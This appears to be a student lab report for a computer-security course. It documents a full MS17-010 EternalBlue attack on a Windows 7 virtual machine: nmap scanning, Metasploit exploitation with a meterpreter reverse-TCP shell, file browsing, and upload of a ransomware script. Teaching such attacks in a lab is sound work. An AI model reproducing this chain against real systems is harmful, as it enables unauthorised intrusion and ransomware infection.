

Introduction to Computer Security

Ransomware

Step 3: Infection

Group-06:

Sai kumar Reddymalla -11690966


Monica sai Meghana ghanta – 11798073

Sujan Lanka - 11702061

Lakshmi Gayatri Donepudi – 11801234

Aim: I am focusing on infecting the windows7 by using the ms17-010 vulnerability

Step 1: Scanning the local network to scan the ips in the network by using the Nmap tool



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@sr1570: ~". The terminal output shows the following commands and results:

```
File Actions Edit View Help
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
Read from /usr/share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)


(root@sr1570)-[~]
# smbclient -L //192.168.56.104 -N
session setup failed: NT_STATUS_ACCESS_DENIED

(root@sr1570)-[~]
# nmap -sn 192.168.56.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:20 EDT
Nmap scan report for 192.168.56.100
Host is up (0.0016s latency).
MAC Address: 08:00:27:52:5F:1C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00084s latency).
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.94 seconds

(root@sr1570)-[~]
#
```

Step 2: Confirming the windows by scanning the ips using the
nmap -O 192.168.56.106




The screenshot shows a Linux desktop with a terminal window titled 'root@sr1570: ~'. The terminal displays the output of an Nmap scan for the IP address 192.168.56.106. The scan results indicate that the host is up and running Microsoft Windows 7/2008/8.1. The terminal output includes the following information:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:22 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0011s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds
```

Step 3: Scanning for the vulnerabilities of the windows using the
nmap -script vuln 192.168.56.106



```
root@sr1570: ~  
File Actions Edit View Help  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds  
  
(root@sr1570)-[~]  
# nmap --script vuln 192.168.56.106  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:24 EDT  
Nmap scan report for 192.168.56.106  
Host is up (0.00095s latency). 56 bytes (192.168.56.106) 56(84) bytes of data.  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49159/tcp open  unknown  
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)  
  
Host script results:  
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED  
|_ smb-vuln-ms17-010:  
|   VULNERABLE:  
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|     State: VULNERABLE  
|     IDs: CVE:CVE-2017-0143  
|     Risk factor: HIGH  
|     A critical remote code execution vulnerability exists in Microsoft SM  
Bv1
```

Step 4: using the Metasploit gaining the remote access by executing the ms17-010 vulnerability by using this exploit.



The screenshot shows a Metasploit terminal window with the following content:

```
root@sr1570: ~  
File Actions Edit View Help  
msf6 > search smb/ms17  
Matching Modules  
-----  
# Name Disclosure Date Rank Check Descripti  
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010  
EternalBlue SMB Remote Windows Kernel Pool Corruption  
1 \ target: Automatic Target  
2 \ target: Windows 7  
3 \ target: Windows Embedded Standard 7  
4 \ target: Windows Server 2008 R2  
5 \ target: Windows 8  
6 \ target: Windows 8.1  
7 \ target: Windows Server 2012  
8 \ target: Windows 10 Pro  
9 \ target: Windows 10 Enterprise Evaluation  
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010  
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution  
11 \ target: Automatic  
12 \ target: PowerShell  
13 \ target: Native upload  
14 \ target: MOF upload  
15 \ AKA: ETERNALSYNERGY  
16 \ AKA: ETERNALROMANCE  
17 \ AKA: ETERNALCHAMPION  
18 \ AKA: ETERNALBLUE
```

Step 5: Msfconsole attacking the windows7 machine

```
root@sr1570: ~
File Actions Edit View Help
22 \_ AKA: ETERNALCHAMPION
23 \_ AKA: ETERNALBLUE
99159/tcp Open unknown
MAC Address: 08:00:27:15:08:54 (Oracle VM VirtualBox virtual NIC)
Interact with a module by name or index. For example info 23, use 23 or use auxiliary/admin/smb/
ms17_010_command
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.106:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 S
ervice Pack 1 x64 (64-bit)
[*] 192.168.56.106:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.106:445 - The target is vulnerable.
[*] 192.168.56.106:445 - Connecting to target for exploitation.
[+] 192.168.56.106:445 - Connection established for exploitation.
[+] 192.168.56.106:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.106:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.106:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7
Home B
```

```
root@sr1570: ~
File Actions Edit View Help
[+] 192.168.56.106:445 - The target is vulnerable.
[*] 192.168.56.106:445 - Connecting to target for exploitation.
[+] 192.168.56.106:445 - Connection established for exploitation.
[+] 192.168.56.106:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.106:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.106:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7
Home B
[*] 192.168.56.106:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601
Servic
[*] 192.168.56.106:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.56.106:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.106:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.106:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.106:445 - Starting non-paged pool grooming
[+] 192.168.56.106:445 - Sending SMBv2 buffers
[+] 192.168.56.106:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.106:445 - Sending final SMBv2 buffers.
[*] 192.168.56.106:445 - Sending last fragment of exploit packet!
[*] 192.168.56.106:445 - Receiving response from exploit packet
[+] 192.168.56.106:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.106:445 - Sending egg to corrupted connection.
[*] 192.168.56.106:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:49160) at 2025-03-31 17:
34:45 -0400
[+] 192.168.56.106:445 - =====
[+] 192.168.56.106:445 - =====WIN=====
[+] 192.168.56.106:445 - =====
meterpreter >
```

Here successfully gained the access to the windows 7 machine by using this exploit

Step 6: looking the system information

```


root@sr1570: ~
File Actions Edit View Help
Servic
[*] 192.168.56.106:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.56.106:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.106:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.106:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.106:445 - Starting non-paged pool grooming
[+] 192.168.56.106:445 - Sending SMBv2 buffers
[+] 192.168.56.106:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.106:445 - Sending final SMBv2 buffers.
[*] 192.168.56.106:445 - Sending last fragment of exploit packet!
[*] 192.168.56.106:445 - Receiving response from exploit packet
[+] 192.168.56.106:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.106:445 - Sending egg to corrupted connection.
[*] 192.168.56.106:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:49160) at 2025-03-31 17:
34:45 -0400
[+] 192.168.56.106:445 - -----
[+] 192.168.56.106:445 - -----WIN-----
[+] 192.168.56.106:445 - -----
meterpreter > sysinfo
Computer : WINDOWS07
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter >

```

Step 7: Looking for the files in the windows machine

```
root@sr1570: ~  
File Actions Edit View Help  
100666/rw-rw-rw- 524288 fil 2025-03-31 17:07:08 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms  
100666/rw-rw-rw- 524288 fil 2025-03-31 17:07:08 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms  
Host script results  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 NetHood  
040555/r-xr-xr-x 0 dir 2025-03-31 17:13:42 -0400 Pictures  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 PrintHood (s17-d10)  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 Recent  
040555/r-xr-xr-x 0 dir 2025-03-31 17:13:42 -0400 Saved Games  
040555/r-xr-xr-x 0 dir 2025-03-31 17:13:42 -0400 Searches  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 SendTo (Microsoft SM)  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 Start Menu  
040777/rwxrwxrwx 0 dir 2025-03-31 17:07:09 -0400 Templates  
040555/r-xr-xr-x 0 dir 2025-03-31 17:13:42 -0400 Videos  
100666/rw-rw-rw- 262144 fil 2025-03-31 17:40:26 -0400 ntuser.dat.LOG1  
100666/rw-rw-rw- 0 fil 2025-03-31 17:07:08 -0400 ntuser.dat.LOG2  
100666/rw-rw-rw- 20 fil 2025-03-31 17:07:09 -0400 ntuser.ini  
meterpreter > cd Desktop  
meterpreter > ls  
Listing: C:\Users\vboxuser\Desktop  
Mode                Size Type Last modified Name  
040777/rwxrwxrwx 0 dir 2025-03-31 17:36:47 -0400 cyberlab  
100666/rw-rw-rw- 282 fil 2025-03-31 17:13:42 -0400 desktop.ini  
meterpreter >
```



Step 8: Transferring the ransomware file to the windows machine



The screenshot shows a terminal window with a Linux desktop environment at the top. The terminal itself is a Metasploit Meterpreter session running on a host named 'sr1570'. The session shows a series of internal framework calls, followed by the execution of the 'upload' command. The command uploads a file named 'encrdec.py' from the local path '/home/kali/encrdec.py' to the remote path 'C:\\Users\\vboxuser\\Desktop\\encrdec.py'. The output indicates that the upload was successful, with a size of 2.91 KiB and 100% completion.

```
root@sr1570: ~  
File Actions Edit View Help  
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'  
/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:62:in `interact'  
/usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:582:in `_interact'  
/usr/share/metasploit-framework/lib/rex/ui/interactive.rb:53:in `interact'  
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1749:in `cmd_sessions'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:582:in `run_command'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:531:in `block in run_single'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `each'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_single'  
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/exploit.rb:198:in `cmd_exploit'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:582:in `run_command'  
